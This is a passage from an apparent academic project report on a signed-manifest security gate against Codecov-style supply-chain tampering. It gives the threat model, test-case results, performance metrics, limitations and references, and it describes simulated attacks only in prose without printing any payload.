├── audit/          audit_logger.py, supply_chain_audit.db
├── dashboard/      app.py
├── keys/           <key_id>_priv.pem, <key_id>_pub.pem, revoked_keys.json
├── tests/          test_supply_chain.py
├── docs/           architecture.md, threat_model.md, ...
└── demo.py         requirements.txt      README.md

```

How to run (after `pip install -r requirements.txt`):

```

python demo.py -i                # 14-step live demonstration (Enter
between steps)
python tests/test_supply_chain.py # nine required test cases + metrics
python attack_simulation/tamper.py # Scenario 2: Codecov-style tampering
python attack_simulation/revoked_key_test.py # Scenarios 3 and 4: rogue / revoked
keys, replay
python ci/security_gate.py        # CI gate on the legitimate release (exit
0)
python dashboard/app.py          # dashboard at http://127.0.0.1:5000

```

5.12 Attack Simulation Design

All attacks run locally against the files in `artifacts/`. `tamper.py` backs up the genuine uploader, appends a Codecov-style exfiltration line, runs the customer verifier and restores the original. Its payload only targets the loopback address `127.0.0.1`, and it is **never executed**; the file is only hashed and verified.

Table 5.7: *Attack scenarios*

Scenario	Attacker action	Expected outcome
1 Legitimate release	None: build → hash → sign → verify	PASS → DEPLOY
2 Codecov-style tampering	Credential-exfiltration line appended to <code>uploader.sh</code> after signing	HASH_MISMATCH → BLOCK
3A Rogue key	Attacker generates a key and signs as "Attacker Impersonator"	UNAUTHORIZED_KEY → BLOCK
3B Revoked key	Release signed with a leaked key that the vendor revoked	Signer refuses; verifier returns REVOKED → BLOCK
4 Replay / downgrade	Manifest claims blacklisted version 0.8.0	BLOCKED (revoked version)
Manifest forgery	Manifest field changed without re-signing	INVALID_SIGNATURE → BLOCK

CHAPTER 6

SECURITY ANALYSIS

6.1 How the Design Withstands the Original Attack Vector

Table 6.1: *Replaying the Codecov attack against the design*

Stage of the Codecov attack	Outcome with our system
Storage credential leaked	Write access to storage does not let the attacker sign. Customers accept only manifests signed with the vendor's private key (HSM/KMS in production).
Uploader modified in the bucket	The recomputed SHA-256 no longer matches the signed manifest: HASH_MISMATCH, pipeline blocked (Test 2, Scenario 2).
Attacker also edits the manifest hash	Any change to the manifest breaks the Ed25519 signature: INVALID_SIGNATURE (Test 6).
Attacker signs with a key of their own	The key ID and signer are not in the admission policy: UNAUTHORIZED_KEY (Tests 4 and 8, Scenario 3A).
Attacker uses a leaked vendor key	Once the key is in the revocation list, the signer refuses it and the verifier returns REVOKED (Test 5, Scenario 3B).
Served over valid HTTPS	Irrelevant to the decision: trust comes from the signature, not the server or channel.
Script executed in customer CI	The gate runs before execution and exits with 1, so the script never runs.
Undetected for about two months	Detection is automatic on every download in every pipeline, and each block is logged.

6.2 Threat Model (STRIDE)

Threats were identified with the STRIDE method [11] (Spoofing, Tampering, Repudiation, Information disclosure, Denial of service, Elevation of privilege).

Table 6.2: *STRIDE threat model*

Asset	Threat	Attack	Vulnerability	Security control	Expected result
Artifact (uploader.sh)	Tampering	Inject exfiltration code in bucket/CDN	Implicit trust in downloads	SHA-256 vs signed manifest	HASH_MISMATCH → BLOCK
Build pipeline	Tampering, EoP	Inject code during build	Unverified build output	Provenance: approved repo, tests passed, artifact digest	BLOCKED / PROVENANCE_MISMATCH
Storage bucket	Tampering	Overwrite release with stolen HMAC key	Storage write = release authority	Ed25519 signature decouples trust from storage	HASH_MISMATCH / INVALID_SIGNATURE
Private signing key	Info. disclosure → Spoofing	Key leaked	Key in plain file	HSM/KMS (production), CRL revocation	REVOKED → BLOCK
Signer identity	Spoofing	Sign with rogue key or fake signer	Any signature accepted	Allowed key IDs, trusted signers, trusted keystore	UNAUTHORIZED_KEY
Network channel	Tampering, Info. disclosure	Man-in-the-middle during download	Plain HTTP	TLS 1.3 transport + signature check	Any change caught by signature/digest
Old release	Tampering (replay)	Serve vulnerable older version	No version policy	Revoked versions, minimum version	BLOCKED
Manifest	Tampering	Edit hash, version, timestamp	Unsigned metadata	Ed25519 over canonical manifest	INVALID_SIGNATURE

Asset	Threat	Attack	Vulnerability	Security control	Expected result
Audit evidence	Repudiation	Deny a deployment happened	No record	SQLite audit log of every decision	Logged and visible on dashboard
Gate availability	Denial of service	Break or skip verification	Fail-open gate	Fail-closed: any error → BLOCK	No unverified deploy

6.3 Strength of the Cryptography

- **Ed25519:** about 128-bit security; forging a signature without the private key is computationally infeasible [5].
- **SHA-256:** 128-bit collision resistance and 256-bit pre-image resistance [4].
- **TLS 1.3:** forward-secret ECDHE key exchange and AEAD ciphers; legacy algorithms removed [8].
- **Canonical serialisation** guarantees that the exact bytes signed are the bytes verified.

6.4 Residual Risks

- **Stolen key before revocation:** until a leaked key is revoked, signatures made with it are valid. Mitigations are HSM/KMS storage, restricted signing access and fast revocation.
- **Unsigned side files:** the provenance file and the CRL are plain JSON. The provenance's link to the artifact is checked (stage 6), but its other fields and the CRL are not signed, so an attacker with access to the customer's copy could alter them. Future work signs both.
- **Malicious source before build** (SolarWinds-style [13]): a signature proves who released a file, not that its source is benign. Provenance and code review reduce this risk.
- **Prototype key storage:** demo keys are unencrypted PEM files; production must use an HSM or cloud KMS.

CHAPTER 7

SYSTEM TESTING

7.1 Testing Strategy

- **Automated test suite** (tests/test_supply_chain.py): the nine required cases, each built on a freshly signed release, with measured latency, detection rate and false-acceptance rate.
- **Attack simulations** (attack_simulation/tamper.py, revoked_key_test.py): end-to-end Codecov-style tampering, rogue and revoked keys, and replay.
- **CI gate** (ci/security_gate.py): exit code checked for a legitimate and a tampered release.
- **Live demonstration** (demo.py): the 14-step protocol, with the audit log and dashboard as evidence.

7.2 Test Cases and Results

Table 7.1: Results of the nine required test cases

Test	Attack / condition	Expected	Actual (status code)	Status
1	Valid artifact	PASS	PASS	PASS
2	Modified artifact: one line appended after signing	BLOCK	BLOCKED (HASH_MISMATCH)	PASS
3	Invalid signature: signature bytes corrupted	BLOCK	BLOCKED (INVALID_SIGNATURE)	PASS
4	Wrong public key: manifest points to another key	BLOCK	BLOCKED (UNAUTHORIZED_KEY)	PASS
5	Revoked key: key listed in the CRL	BLOCK	BLOCKED (REVOKED)	PASS
6	Modified manifest: timestamp changed, not re-signed	BLOCK	BLOCKED (INVALID_SIGNATURE)	PASS
7	Replay of old version: blacklisted 0.8.0	BLOCK	BLOCKED (revoked version)	PASS
8	Unauthorised signing attempt: signer not trusted	BLOCK	BLOCKED (UNAUTHORIZED_KEY)	PASS
9	Valid new release v1.0.1 signed with new key v2	PASS	PASS	PASS

The status codes were confirmed from the audit database entries written by each test.

7.3 Attack Simulation Results

Table 7.2: Attack simulation and gate results

Simulation	Gate verdict	Status code / evidence
Scenario 2: Codecov-style tampering (tamper.py)	BLOCKED	HASH_MISMATCH: expected df75af21...20efd7, computed 26dd3955...0ab4a5
Scenario 3A: rogue attacker key	BLOCKED	UNAUTHORIZED_KEY: signer "Attacker Impersonator" not trusted
Scenario 3B: revoked (leaked) vendor key	BLOCKED	Signer refused (SIGNING_BLOCKED); verifier REVOKED

Simulation	Gate verdict	Status code / evidence
Replay / downgrade (Test 7)	BLOCKED	Version 0.8.0 is on the revoked-versions list
CI gate, legitimate release	ALLOWED / DEPLOY	Exit code 0, status PASS (1.16 ms)
CI gate, tampered release	BLOCKED / ABORT	Exit code 1

7.4 Performance and Reliability Metrics

Table 7.3: *Measured results*

Metric	Result
Test cases passing expected verdict	9 / 9 (100 %)
Attack / tamper detection rate	7 / 7 (100 %)
False acceptance rate (target 0)	0 / 7 (0.00 %)
False rejection of legitimate releases	0 / 2
Mean verification latency (nine tests)	1.89 ms (validation run, Python 3.11)
Single verification in the live demo / CI gate	0.61 ms / 1.16 ms

Verification adds only milliseconds, which is negligible compared with a CI job that takes minutes. Mandatory verification on every run is therefore practical. Exact timings vary by machine.

7.5 Live Demonstration and Dashboard

demo.py follows the 14-step protocol. It explains the attack and shows the architecture. It then displays the legitimate artifact, generates its SHA-256 digest and Ed25519 signature, and verifies it (PASS). Next it adds an exfiltration line and verifies again, showing the SHA-256 mismatch and the gate blocking deployment. Finally it shows the audit log, demonstrates key revocation, restores the artifact and shows PASS again. The tampered-artifact stage of our run printed:

```
[STEP 9/14] DETECTING CRYPTOGRAPHIC INCONSISTENCIES
[!] Manifest Stated SHA-256:
df75af217693138c87998f1a52624226eb6c96b59b22bd9b91b911a1bf20efd7
[!] Recalculated SHA-256:
702d3514408aaabcc8a0b8c33d7c5bb66bff5dbf958fc9b60bad71ee26c3fdbb
[STEP 10/14] INTEGRITY & SIGNATURE FAILURE ANALYSIS
[!] Gate Status Code: HASH_MISMATCH
[STEP 11/14] CI/CD ZERO-TRUST SECURITY GATE ACTION
[GATE ENFORCEMENT: DEPLOYMENT BLOCKED]
Supply-chain integrity breached. Execution halted with exit code 1.
```




Figure 7.1: Flask dashboard: KPIs, audit trail, revocation list and live verifier

CHAPTER 8

INNOVATION AND APPLICATION RELEVANCE

8.1 Beyond a Basic Hash Checker

Table 8.1: *Comparison with a checksum-based approach*

Capability	Published checksum	Our system
Detects a modified artifact	Only if checked, and only if the checksum is authentic	Always: SHA-256 inside an Ed25519-signed manifest
Survives a compromised storage bucket	No: checksum can be replaced	Yes: attacker cannot sign
Rejects unknown or rogue signers	No	Yes: trusted signers and allowed key IDs
Handles leaked keys	No	Yes: key revocation list checked by signer and verifier
Blocks replay of vulnerable versions	No	Yes: revoked versions and minimum version
Ties the release to its build	No	Yes: SLSA-style provenance, approved repository
Automatic enforcement	Manual	CI gate with exit codes
Evidence and visibility	None	SQLite audit log and dashboard

8.2 Novel Elements

- **Continuous Software Supply-Chain Security Gate:** build → hash → provenance → sign → publish → verify (CRL → policy → signature → digest → provenance) → deploy or block, enforced automatically with no manual checksum step.
- **Two-sided revocation:** the signer refuses to use a revoked key, and every verifier rejects manifests from it.
- **Zero-trust admission policy** that combines cryptographic checks with organisational rules: approved signer, key, version floor, revoked versions, approved source repository and build-test status.
- **Observability:** every decision is stored and visualised, turning silent failures like the two-month Codecov gap into visible events.

8.3 Industry Alignment

The design follows the direction the industry took after Codecov and SolarWinds. US Executive Order 14028 (May 2021) [12] required secure development practices and provenance for software sold to the US government. NIST's Secure Software Development Framework (SP 800-218) [9] recommends cryptographically protecting releases and archiving provenance. The OpenSSF SLSA framework [10] defines the provenance format our builder follows. Signing ecosystems such as Sigstore [14] and The Update Framework's

key-compromise resilience [15] target the same problem at scale. Our prototype's building blocks (signed manifest, revocation, policy gate) map directly onto these tools.

8.4 Cost and Feasibility

- **Software cost:** zero; all components are open source (Python, PyCA cryptography, SQLite, Flask).
- **Runtime cost:** milliseconds per verification.
- **Operational cost:** one signing key in a cloud KMS or HSM, a key-rotation procedure, and one gate step per customer pipeline.
- **Adoption:** customers add a single command before running a vendor tool. Vendors add a signing step to their release job.

8.5 Relevance to Other Incidents

The mechanism applies wherever distributed code can be altered after release, such as compromised mirrors, CDN-hosted install scripts and self-updating agents. Its boundary should be stated honestly. When malicious code is inserted *before* signing, as in SolarWinds (2020) [13], a signature alone cannot help. Our build provenance and security-test flag are the first step towards addressing that case.

CHAPTER 9

CONCLUSION

The Codecov incident showed that one leaked storage credential, combined with customers executing an unverified script inside privileged CI environments, can expose secrets across many organisations for months, even when every download uses HTTPS. The root problem was the absence of mandatory, automatic verification of **both** integrity and authenticity.

Our Cryptographically Verified Software Supply Chain closes that gap. The vendor signs a canonical release manifest carrying the artifact's SHA-256 digest with Ed25519, and records SLSA-style provenance. The customer's security gate checks revocation, admission policy, signature, digest and provenance before anything runs, and it blocks and logs every violation. All nine required test cases passed, every simulated attack was blocked with zero false acceptances, and verification costs about 1.89 ms.

9.1 Limitations

- A leaked key remains usable until it is revoked.
- The CRL, trusted keystore and policy are local, unsigned files; in production they should be signed by a vendor root key and distributed with freshness guarantees.
- The provenance file is referenced by name, but its digest is not inside the signed manifest.
- Prototype private keys are stored as unencrypted PEM files, rather than in an HSM or cloud KMS.
- Key rotation adds the old key to the CRL, so releases signed with the old key are also rejected; a separate "retired" status would keep older releases valid.
- The audit log is a normal SQLite table: it records every event, but it is not cryptographically tamper-evident.
- Distribution is simulated with a local folder; TLS 1.3 is part of the deployment design rather than the prototype.

9.2 Future Work

- Put the provenance SHA-256 inside the signed manifest, and sign the CRL and trust store with a vendor root key (TUF-style).
- Move signing into a cloud KMS or HSM, and add RBAC plus MFA to the signing service.
- Hash-chain the audit log or publish signatures to a transparency log (Sigstore Rekord).

- Add a real HTTPS (TLS 1.3) artifact registry and package the gate as a reusable GitHub Action.
- Adopt threshold (m-of-n) release signing and SBOM verification.

CHAPTER 10

REFERENCES

- [1] Codecov, "Bash Uploader Security Update," Apr. 15, 2021 (updated). [Online]. Available: <https://about.codecov.io/security-update/>
- [2] J. Menn and R. Satter, "Codecov hackers breached hundreds of restricted customer sites - sources," Reuters, Apr. 19, 2021.
- [3] HashiCorp, "HCSEC-2021-12 - Codecov Security Event and HashiCorp GPG Key Exposure," HashiCorp Discuss security bulletin, Apr. 2021.
- [4] National Institute of Standards and Technology, "Secure Hash Standard (SHS)," FIPS PUB 180-4, Aug. 2015.
- [5] S. Josefsson and I. Liusvaara, "Edwards-Curve Digital Signature Algorithm (EdDSA)," IETF RFC 8032, Jan. 2017.
- [6] National Institute of Standards and Technology, "Digital Signature Standard (DSS)," FIPS PUB 186-5, Feb. 2023.
- [7] A. Rundgren, B. Jordan and S. Erdtman, "JSON Canonicalization Scheme (JCS)," IETF RFC 8785, Jun. 2020.
- [8] E. Rescorla, "The Transport Layer Security (TLS) Protocol Version 1.3," IETF RFC 8446, Aug. 2018.
- [9] M. Souppaya, K. Scarfone and D. Dodson, "Secure Software Development Framework (SSDF) Version 1.1," NIST SP 800-218, Feb. 2022.
- [10] Open Source Security Foundation, "Supply-chain Levels for Software Artifacts (SLSA) Specification v1.0," Apr. 2023. [Online]. Available: <https://slsa.dev/spec/v1.0/>
- [11] A. Shostack, Threat Modeling: Designing for Security. Indianapolis, IN, USA: Wiley, 2014.
- [12] Executive Office of the President, "Executive Order 14028: Improving the Nation's Cybersecurity," Federal Register, vol. 86, no. 93, May 12, 2021.
- [13] Cybersecurity and Infrastructure Security Agency, "Emergency Directive 21-01: Mitigate SolarWinds Orion Code Compromise," Dec. 2020.
- [14] Z. Newman, J. S. Meyers and S. Torres-Arias, "Sigstore: Software Signing for Everybody," in Proc. ACM SIGSAC Conf. Computer and Communications Security (CCS), 2022, pp. 2353-2367.
- [15] J. Samuel, N. Mathewson, J. Cappos and R. Dingledine, "Survivable Key Compromise in Software Update Systems," in Proc. 17th ACM Conf. Computer and Communications Security (CCS), 2010, pp. 61-72.
- [16] E. Barker, "Recommendation for Key Management: Part 1 - General," NIST SP 800-57 Part 1 Rev. 5, May 2020.
- [17] Python Cryptographic Authority, "cryptography" library documentation. [Online]. Available: <https://cryptography.io/>